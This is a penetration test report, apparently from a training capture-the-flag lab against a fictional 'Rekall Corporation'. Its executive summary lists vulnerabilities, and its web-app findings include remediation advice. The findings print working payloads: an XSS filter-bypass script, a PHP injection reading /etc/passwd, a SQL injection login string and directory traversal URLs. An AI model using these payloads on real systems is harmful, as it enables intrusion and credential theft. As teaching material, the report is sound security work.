



# Cybersecurity

## Penetration Test Report

**Rekall Corporation**

**Penetration Test Report**

## Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

## Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

## Contact Information

Company Name	LookingHackwards PTY LTD
Contact Name	Jeff Goldblum
Contact Title	Chief Hacking Officer

## Document History

Version	Date	Author(s)	Comments
001	12/01/2024	Owen	Edits
002	18/01/2024	Owen	Edits
003	20/01/2024	Owen	Edits
004	20/01/2024	Owen	Edits
005	21/01/2024	Owen	Edits
005	21/01/2024	Owen	Edits
006	22/01/2024	Owen	Edits
007	22/01/2024	Owen	Edits
008	22/01/2024	Owen	Edits

# Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

## Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

# Penetration Testing Methodology

## Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

## Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

## Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


# Executive Summary of Findings

## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



## Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Validation required for most inputs on the website
- Protection from many exploits such as LFI and XSS in many cases as it took several attempts to exploit

## Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- SQL Injections
- Exposed User Credentials
- PHP Injection
- Brute Force / Session Hijacking
- Nmap scan
- Remote Code Injection (RCE)
- Shellshock exploit on web server
- Exposed Admin with weak password
- Weak password and Nmap
- SLMail Vulnerability
- dcsync (Domain Controller Impersonation)

## Executive Summary

Through the scope of the outlined objectives, LOOKINGHACKWARDS was able to navigate Rekall's systems through various methods available to both the public or layman to much more advanced techniques. We were able to compromise at least three machines both Linux and Windows, as well as the Domain Controller.

LOOKINGHACKWARDS tests revealed more than 25 vulnerabilities allowing us access to both the Linux and Windows10 systems enabling us to escalate our privileges to both root and System as well as move laterally through the systems thus allowing us to maintain persistence in compromising the various systems. Many of these vulnerabilities in the system are considered critical and could have catastrophic consequences for the Rekall corporation.

LOOKINGHACKWARDS found several vulnerabilities throughout the testing process. We started with the webapp and were able to find it vulnerable to several attacks. First was an XSS reflected attack running a malicious script on the home page. We also found it vulnerable to Local File Inclusion and PHP injection attacks were successful. We were able to run XSS stored scripting on the comment page and an SQL injection attack was able to reveal the login credentials of an Admin user.

Through a brute force attack using Burp Suite's Intruder tool we gained access to the Admin Legal Documents. We found the robots.txt file to be accessible and contained sensitive information. There were several instances of sensitive data found to be exposed through Open Source and view through OSINT. We were able to find a stored certificate and user login credentials in the HTML code.

Navigating the Linux environment we found through scans that 5 IPs were exposed and potentially vulnerable to attack. One host was running Drupal allowing us to run an exploit opening a meterpreter session. Using a Struts vulnerability we accessed the root directory. We were also able to use a shellshock exploit to access the sudoers and passwd files. Finally we were able to find a username that allowed us to enter the system and escalate our privileges to root.

In the Windows environment we were able to use an SLMail exploit to gain access to the system. Navigating through we discovered that we could find users and password hashes for administrators across the system as well as open reverse shell in meterpreter. We were able to access the Task Scheduler and were also able to crack the password hashes without any difficulty. We were able to view and access all directories by the completion of our scoped tasks.

Primarily username and password strength and password policies all need immediate updating as many of the critical risks stem from this.

Many of the vulnerabilities we found could be used in a malicious fashion to devastating results for the Rekall corporation.

We've included screenshots of our exploits in the Vulnerabilities section so they can be reproduced and/or remediated.

## Summary Vulnerability Overview

Vulnerability	Severity
XSS Reflected	Medium
Sensitive Data Exposure in Response Header	High
Local File Inclusion	High
SQL Injections	Critical
Exposed User Credentials	Critical
Sensitive Data Exposure in Robots.txt file	High
Command Injection	High
PHP Injection	Critical
Brute Force / Session Hijacking	Critical
Directory / Path Transversal	High
Open Source Exposed Data - a	Medium
Open Source Exposed Data - b	Medium
Open Source Exposed Data - c	Medium
Nmap Reconnaissance Scan	High
Nmap scan	Critical
Nessus Scan	High
Remote Code Injection (RCE)	Critical
Shellshock exploit on web server	Critical
Shellshock	Critical
Nessus Scan	High
Drupal Exploit	High
Exposed Admin with weak password	Critical
Nmap scan	High
Weak password and Nmap	Critical
SLMail Vulnerability	Critical
Task Scheduler	Medium
Credentials Dump	High

Directory search	Medium
Meterpreter	Critical
Meterpreter	Critical
dcsync	Critical


The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.10 172.22.117.20 192.168.13.1 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 192.168.14.35
Ports	21 22 80 8080 106 110

Exploitation Risk	Total
Critical	14
High	11
Medium	6
Low	0

## Vulnerability Findings


Vulnerability 1	Findings
Title	XSS Reflected
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium

<b>Description</b>	Malicious script to bypass input validation was created with the assistance of online research. The command "<SCRscriptIPT>alert('test');</SCRscriptIPT>" was entered into 'choose your character field' which returned the flag.
<b>Images</b>	 A screenshot of a Kali Linux desktop environment showing a Firefox browser window. The URL is 192.168.14.35/Memory-Planner.php?payload=<SCRscriptIPT>alert('test');</SCRscriptIPT>. The page displays the REKALL CORPORATION logo and three character options: Secret Agent (silhouette), Five Star Chef (chef), and Pop Star (person). Below these is the question "Who do you want to be?". A button labeled "Choose your character" with a "GO" button is present. The message "You have chosen , great choice!" is displayed, followed by "Congrats, flag 2 is ksndnd9dkas".
<b>Affected Hosts</b>	192.168.14.35/Memory-Planner
<b>Remediation</b>	<ul style="list-style-type: none"> <li>Always Validate user input to ensure it adheres to the expected format</li> <li>Encode user-generated data before rendering it in HTML templates or sending to the client</li> <li>Properly sanitize output data</li> </ul>


Vulnerability 2	Findings
<b>Title</b>	Sensitive Data Exposure on Response Header
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App
<b>Risk Rating</b>	High
<b>Description</b>	Sensitive data was found while exploring through HTTP responses


<b>Images</b> 	<b>Affected Hosts</b> 192.168.14.35/About-Rekall	<b>Remediation</b> <ul style="list-style-type: none"> <li>Mask or remove sensitive data in all responses before they are returned from the server</li> <li>Secure HTTP Headers by using HTTP headers like CSP and HTTP Strict Transport Security</li> </ul>
-------------------	---	---

Vulnerability 3	Findings
<b>Title</b>	Local File Inclusion
<b>Type (Web app / Linux OS / Windows OS)</b>	Web app
<b>Risk Rating</b>	High
<b>Description</b>	A PHP file was created through our local system which was successfully uploaded onto the 'Memory-Planner' page


Images	
<b>Affected Hosts</b>	192.168.14.35/Memory-Planner
<b>Remediation</b>	<ul style="list-style-type: none"> <li>• Apply server-side validation not on the client side</li> <li>• Use a whitelist of files and ignore every other filename and path</li> <li>• Disable PHP execution in Upload directories</li> </ul>

Vulnerability 4	Findings
<b>Title</b>	PHP injection
<b>Type (Web app / Linux OS / Windows OS)</b>	Web app
<b>Risk Rating</b>	High
<b>Description</b>	<p>On a previous flag we looked at Robots.txt and found a hidden subdirectory called souvenirs.php. Loaded it up to try the PHP inject querying the system that I attempted on the disclaimers directory and a few others. I tried a simple “192.168.14.35/souvenirs/php?param=system('cat /etc/passwd')” (i did consult ChatGPT for this injection). This didnt work. When you click on options it changes the URL and includes “message=CALLUSNOW” so i tried the same command but left that in resulting in “192.168.14.35/souvenirs.php?message=CALLUSNOW;param=system('cat /etc/passwd')”</p>


<b>Images</b>	 <p>The screenshot shows a red header with the Rekall Corporation logo and a black main content area. The content area displays a message: "Dont come back from your empty handed! Get custom designed merchandise from your favorite experiences like t-shirts and photos Please be sure to ask about options... Congrats, flag 13 is jdka7sk23dd". Below this message is a small text: "Zoom Meetings is using the webcam and mic". The navigation bar at the bottom includes Home, About Rekall, Welcome (which is highlighted), VR Planner, and Login.</p>
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	<ul style="list-style-type: none"> <li>● Validate and sanitise all user inputs</li> <li>● Use output encoding</li> <li>● Set correct permissions</li> </ul>

Vulnerability 5	Findings
<b>Title</b>	Brute Force
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App
<b>Risk Rating</b>	High
<b>Description</b>	Using the Burp Suite Intruder tool i was able to brute force session ID's and this was able to allow me to gain the admin session token and get the 14th flag
<b>Images</b>	 <p>The screenshot shows a red header with the Rekall Corporation logo and a black main content area. The content area displays a message: "Welcome Admin... You have unlocked the secret area. Flag 14 is jdka7sk23dd". The navigation bar at the bottom includes Home, About Rekall, Welcome (which is highlighted), VR Planner, and Login.</p>

<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	<ul style="list-style-type: none"> <li>• Use secure, random session IDs</li> <li>• Rotate session ID after login and SSL enforce for all connections</li> <li>• Implement timeouts for sessions</li> </ul>

<b>Vulnerability 6</b>	<b>Findings</b>
<b>Title</b>	Directory Transversal
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App
<b>Risk Rating</b>	High
<b>Description</b>	<p>This vulnerability was found on the disclaimer.php page (like every website usually has a disclaimer so not uncommon to find). It said “”New” Rekall Disclaimer”, tried to bring up an old disclaimer in which i found disclaimer_1.txt. This contained the flag command used</p> <p>“192.168.14.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt”</p>
<b>Images</b>	
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	<ul style="list-style-type: none"> <li>• Validate, filter and sanitise all user inputs</li> <li>• Never allow unsanitised user input that leads to file system operations</li> <li>• use an allow-list path validation</li> </ul>


<b>Vulnerability 7</b>	<b>Findings</b>
<b>Title</b>	SQL Injection
<b>Type (Web app / Linux OS / Windows OS)</b>	Web app
<b>Risk Rating</b>	Critical
<b>Description</b>	We were able to login using SQL injection username: ‘- or 1=1 –’ and password:

	'password'
Images	
Affected Hosts	192.168.14.35
Remediation	<ul style="list-style-type: none"> <li>• don't allow certain characters</li> </ul>

Vulnerability 8	Findings
Title	Exposed User Credentials
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	On the 'login' page if we right click on "login" box > click "inspect element" > on the left hand side of the inspector above the current selection we see "dougquaid" as the hidden text (username> inspect element for the "password" form > above the selected element you will see "kuato" (that is the password for the admin account) > login to the account with the username and password

<b>Images</b>	
<b>Affected Hosts</b>	192.168.14.35/robots.txt
<b>Remediation</b>	<ul style="list-style-type: none"> <li>• Remove information from the HTML</li> <li>• Utilize 2 FA</li> </ul>


Vulnerability 9	Findings
Title	Sensitive Data Exposure in Robots.txt file
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
